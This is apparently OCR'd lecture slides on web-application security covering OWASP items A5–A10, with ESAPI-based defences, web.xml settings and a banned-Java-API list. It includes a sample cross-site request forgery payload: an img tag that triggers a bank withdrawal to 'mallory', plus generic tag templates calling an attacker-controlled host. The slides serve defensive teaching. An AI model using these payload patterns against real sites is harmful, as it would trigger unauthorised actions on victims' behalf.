
ESAPI: Controlling Access to Files, Data

```
try {
  ESAPI.accessController().
     assertAuthorizedForFile(filepath);
 } catch (AccessControlException ace) {
   .. attack in progress
 }

try {
  ESAPI.accessController().
     assertAuthorizedForData(key);
 } catch (AccessControlException ace) {
   .. attack in progress
 }
```

A5: Cross Site Request Forgery

Also called Session Riding

- exploit of a website whereby Attacker's commands are transmitted by logged in user's browser
- **Real World Example** google gmail 2007:



End User

gmail browser window

hostile site browser window

logon


navigate to

javascript get users gmail contacts

users cookie, session

A5: Cross Site Request Forgery

```
<img src="http://bank.de/withdraw?
  account=bob&amount=10000&for=mallory">
```



A5:Cross Site Request Forgery

Hostile Web App examples:

```
<img src="http://bank.de/withdraw?account=bob&amount=10000&for=mallory">

IMG SRC
  <img src="http://host/?command">
SCRIPT SRC
  <script src="http://host/?command">
IFRAME SRC
  <iframe src="http://host/?command">
```

A5:Cross Site Request Forgery

- Make sure there are no XSS vulnerabilities in your application (see A1 – XSS)
- Insert custom random tokens into every form and URL:
  - send unique token with response, valid for one request
  - verify token is correct for user when form submitted

```
<form action="/transfer.do" method="post">
<input type="hidden" token="8438927730" >
…
</form>
```

- For sensitive transactions, re-authenticate
  - notify the user of the request by email

A5:Cross Site Request Forgery Java Protection

- **Struts** use org.apache.struts2.components.**Token**
- **HTTP data integrity framework (http://www.hdiv.org/)**
  - adds **random parameter** to every form
- **Use the ESAPI CRSF token:**

```
try {
  HTTPUtilities.getInstance().verifyCSRFToken( request );
} catch( IntrusionException e ) {
  response.getWriter().write( "Invalid" );
}
String validURL = HTTPUtilities.getInstance().
    addCSRFToken("/ESAPITest/test?param=test");
```

verifies token in URL

adds token to URL

A6: Information Leakage and Improper Error Handling

Providing too much information to the user when an error occurs

- Examples:
- SQL errors:
  - > Microsoft OLE DB Provider for SQL Server error '80040e14' Column 'newsTBL.NEWS_ID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause. G:\WEBSITE\WWW.SAMPLECOMPANY.COM/**internal/dbSys.inc**, line 241
  - > Exposing database, field, and table names
- stack traces: can reveal names of functions, objects, parameters...
- Verification of the existence of a file
- Information about infrastructure

A6: Information Leakage and Improper Error Handling Protection

- Write detailed error information to a secure Log (not to the user)
- standard error-handling framework to handle exceptions:
  - return sanitised error message for users for all error paths
  - errors from all layers (SQL, web server..) should be checked, configured so as not to go to the user
- Always give error message “The username/password is not correct” instead of “The password is not correct” for failed logins.

A7:Broken Authentication/Session Management Protection:

- All restricted URLs should use SSL
- login page should use SSL
  - Regenerate a new session upon successful login
- Audit logging:
  - who, when, from where, what data
- use inbuilt session management --HttpSession
  - don't write your own
- use well proven SSO solutions
  - don't code your own “remember me”
- reject new, preset or invalid session ids
  - (session fixation attack)

A7:Broken Authentication/Session Management Protection:

- encourage logout , with link on every page
  - invalidate session upon logout
- configure timeout period to logout inactive sessions
- require strong passwords, with locking when guessing
- be careful with password reset and Q/A clues
- do not put session id in URL

A7:Broken Authentication/Session Management Protection:

Add a security constraint in web.xml for every URL that requires HTTPS:

```
<security-constraint>
   <web-resource-collection>
     <web-resource-name>urls require HTTPS</web-resource-name>
     <url-pattern>/profile</url-pattern>
     <url-pattern>/register</url-pattern>
     <url-pattern>/login</url-pattern>
   </web-resource-collection>
   <user-data-constraint>
     <transport-guarantee>CONFIDENTIAL</transport-guarantee>
   </user-data-constraint>
 </security-constraint>
```

A8: Insecure Cryptographic Storage

- Failure to encrypt sensitive data or
- poorly designed cryptography

Examples:

- not encrypting
- home grown algorithms
- insecure use of algorithms
- weak algorithms

A9: Insecure Communication

- Failure to encrypt network traffic for sensitive communication
- Encryption should be used for
  - authenticated connections, with user and backend
  - sensitive data – like credit card

Failure Risks:

- sniffing, loss of credentials --Identity theft, loss of sensitive information-- financial fraud

A9: Insecure Communication Protection

- Use SSL
  - For all connections that are authenticated
  - When transmitting credentials, credit card details, health and other private information
- Use transport layer security or Protocol level encryption
  - Between web servers and application servers and back end systems and repositories
- For PCI compliance
  - protect credit card holder data in transit

A9: Insecure Communication Protection

Add a security constraint in web.xml for every URL that requires HTTPS:

```
<security-constraint>
   <web-resource-collection>
     <web-resource-name>urls require HTTPS</web-resource-name>
     <url-pattern>/profile</url-pattern>
     <url-pattern>/register</url-pattern>
     <url-pattern>/login</url-pattern>
   </web-resource-collection>
   <user-data-constraint>
     <transport-guarantee>CONFIDENTIAL</transport-guarantee>
   </user-data-constraint>
 </security-constraint>
```

A10: Failure to Restrict URL Access

- Failure to restrict access to URLs with sensitive functions or data

Examples:

- “hidden” URLs rendered only to admins /admin/adduser.do
  - attacker forced browsing can find unprotected URLs
- test pages deployed in production
- “hidden” files, such as system reports
- out of date access control
- privileges checked on the client but not on server

A10: Failure to Restrict URL Access Protection

- don't assume users will not find “hidden” URLs
- access control matrix should be part of architecture/design of application
- all URLs and business functions should have effective Access Control
  - configure role & authorization constraints in web.xml
  - or use Acegi (Spring) Security, a security framework for authentication and authorization
  - or use ESAPI Access Controller

Banned Java APIs

System.out.println() -> Logger.*
Throwable.printStackTrace() -> Logger.*
Runtime.exec() -> Executor.safeExec()
Reader.readLine() -> Validator.safeReadLine()
Session.getId() -> Randomizer.getRandomString() (better not to use at all)
ServletRequest.getUserPrincipal() -> Authenticator.getCurrentUser()
ServletRequest.isUserInRole() -> AccessController.isAuthorized*()
Session.invalidate() -> Authenticator.logout()
Math.Random.* -> Randomizer.*
File.createTempFile() -> Randomizer.getRandomFilename()
ServletResponse.setContentType() -> HTTPUtilities.setContentType()
ServletResponse.sendRedirect() -> HTTPUtilities.sendSafeRedirect()
RequestDispatcher.forward() -> HTTPUtilities.sendSafeForward()
ServletResponse.addHeader() -> HTTPUtilities.addSafeHeader()
ServletResponse.addCookie() -> HTTPUtilities.addSafeCookie()
ServletRequest.isSecure() -> HTTPUtilties.isSecureChannel()
Properties.* -> EncryptedProperties.*
ServletContext.log() -> Logger.*
java.security and javax.crypto -> Encryptor.*
java.net.URLEncoder/Decoder -> Encoder.encodeForURL/decodeForURL
java.sql.Statement.execute -> PreparedStatement.execute
ServletResponse.encodeURL -> HTTPUtilities.safeEncodeURL (better not to use at all)
ServletResponse.encodeRedirectURL -> HTTPUtilities.safeEncodeRedirectURL (better not to use at all)